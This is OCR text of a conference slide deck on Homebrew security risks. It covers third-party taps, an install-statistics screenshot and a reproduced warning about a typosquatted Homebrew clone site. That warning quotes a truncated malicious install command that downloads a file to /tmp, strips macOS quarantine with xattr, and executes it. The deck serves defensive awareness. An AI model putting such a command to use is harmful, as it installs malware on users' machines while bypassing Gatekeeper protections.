Workbrew

Hacking Homebrew and How to Defend your Macs

JOHN BRITTON

AGENDA

00 Homebrew

01 Unsecure 3rd party Homebrew “Taps”

02 Keeping dependencies updated

03 Hardening & Homebrew security policies

04 Q&A

00

Homebrew

HOMEBREW

Homebrew, the #1 app store for developers

Open Source with a thriving community of contributors and maintainers.

Industry Standard with over 15 years of history, it’s the default choice for developers.

```
$> brew install python
```

15K

Packages

HOMEBREW

Everything under the sun

Open Source programming languages, databases, IDEs and libraries.

Closed Source desktop applications, drivers, or any other binary.

Internal Software CLIs, automations, data-analysis, and utilities.

HOMEBREW

Homebrew is everywhere

Trusted by tens of millions of developers daily.

Default package manager for macOS.

Multi-platform runs on Linux and Windows under WSL.

35M

Devices

HOMEBREW

But, there are problems

Single-player design lacks team collaboration and causes repeated work.

No visibility for IT or security teams, they’re left in the dark.

No guardrails means anyone can install anything on any device at any time.


HOMEBREW

What can companies do?

Do Nothing `brew` is not officially allowed, but everyone uses it.

Informed Trust there are written guidelines and best practices, but no enforcement.


Roll Your Own write custom scripts and glue code that need ongoing maintenance.



HOMEBREW

Why Homebrew matters in the Apple ecosystem

That's ~250 million events in a year



Homebrew Fo

Search

Formula Install Events

/api/analytics/install/365d.js

Start Date: 2024-08-05


Total Events: 245346593

	Formula
#1	openssl@3
#2	ca-certificates
#3	xz
#4	glib
#5	sqlite
#6	python@3.13
#7	node
#8	harfbuzz

01

Unsecure 3rd party “Taps”

What are Homebrew taps?




Homebrew Documentation

Taps (Third-Party Repositories)

The `brew tap` command adds more repositories to the list of formulae that Homebrew tracks, updates, and installs from. By default, `tap` assumes that the repositories come from GitHub, but the command isn't limited to any one location.

The `brew tap` command



aws/homebrew-tap: Homebre
github.com/aws/homebrew-tap/tree/...
Work
README
Code of conduct
Apache-2.0 license
Security

homebrew-tap


Homebrew formulae that allows installation of AWS tools through the Homebrew package manager.

Installation

```
brew tap aws/tap
brew install <FORMULA>
```

Formulae

Repository	Formula	Description
container-tools	formula	Meta-package to install common container tools
copilot-cli	formula	Build, release and operate production ready containerized applications on Amazon ECS
ec2-instance-selector	formula	CLI tool and go library which recommends instance types based on resource criteria like vcpus and memory


homebrew-tap-test/Formula/s
github.com/koddsson/homebrew-t...
Work
New Chrome available
main
Go to file
Code
Blame
Raw

homebrew-tap-test / Formula / silly.rb

koddsson update sha256 0ca88ff · 3 months ago


19 lines (16 loc) · 496 Bytes

```ruby
# frozen_string_literal: true

# Just a silly little Formula
class Silly < Formula
  desc 'Just a silly little Formula'
  homepage 'https://github.com/koddsson/homebrew-tap-test'
  url "file://#{Pathname(__FILE__).dirname.parent}/script/tap-test"
  version '1'
  sha256 '05c6ae5ef8dd50baaad0b1907e35c8267b4dbcd2539f4ec32da999b8507988cd'
  license 'BSD-3-Clause'

  def install
    bin.install 'tap-test'
  end

  test do
    assert_equal 'Hello!', shell_output("#{bin}/tap-test").strip
  end
end
```




homebrew-tap-test / script / tap-test

koddsson add formula d4ca3bb · 3 months ago

2 lines (2 loc) · 26 Bytes

```bash
#!/bin/bash
echo "Hello!"
```


homebrew-tap-test/ at main
github.com/koddsson/homebrew-
koddsson / homebrew-tap-test
Code
Issues
Pull requests
Ac
main
homebrew-tap-test /
~

```
~/ brew tap koddsson/tap-test
==> Tapping koddsson/tap-test
Cloning into '/opt/homebrew/Library/Taps/koddsson/homebrew-tap-test'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 25 (delta 4), reused 9 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (25/25), 5.25 KiB | 2.62 MiB/s, done.
Resolving deltas: 100% (4/4), done.
Tapped 1 formula (15 files, 11.4KB).
~/
```

koddsson Create README.md

Name	Last	
Formula	upd	
script	add formula	3 months ago
README.md	Create README.md	now


README.md

koddsson/homebrew-tap-test

You probably don't want to install this. It's just a Homebrew Tap that I'm using for testing.

Installation

Getting a target to install



Ryan Chenkie
@ryanchenkie

⚠️ Developers, please be careful when installing Homebrew.

Google is serving sponsored links to a Homebrew site clone that has a cURL command to malware. The URL for this site is one letter different than the official site.

Sponsored
brewe.sh
https://www.brewe.sh
Homebrew
clone malware site
Official Website — Homebrew packages to their own directory and then symlinks. Trivially create your own Homebrew packages.

Installation ›
Documentation ›
2.0.0 02 Feb 2019 ›
Git ›
Wimlib ›

Homebrew
https://brew.sh
Homebrew — The Missing Package Manager for macOS (or Linux)
Install Homebrew ... Paste that in a macOS Terminal or Linux shell prompt. The script explains what it will do and then pauses before it does it. Read about other ...

Installation
The script installs Homebrew to its default, supported, best prefix ...

brewe.sh

Homebrew
The Missing Package Manager for macOS (or Linux)

Install Homebrew

```
url -o /tmp/update https://[illegible]/brew/update && xattr -c /tmp/update && chmod +x /tmp/update && /tmp/up
```

e that in a macOS Terminal or Linux shell prompt.


The script explains what it will do and then pauses be it does it. Read about other installation options.

/re on macOS, try our new .pkg installer.

Download it from Homebrew's latest GitHub releas

9:33 pm · 18 Jan 2025 · **1.3M** Views

259 2.9K 11K 2.1K



Sponsored

brew.sh
https://www.brew.sh

clone malware site

Homebrew

Official Website — **Homebrew** packages to their own directory and then symlinks. Trivially create your own **Homebrew** packages.

Homebrew
https://brew.sh

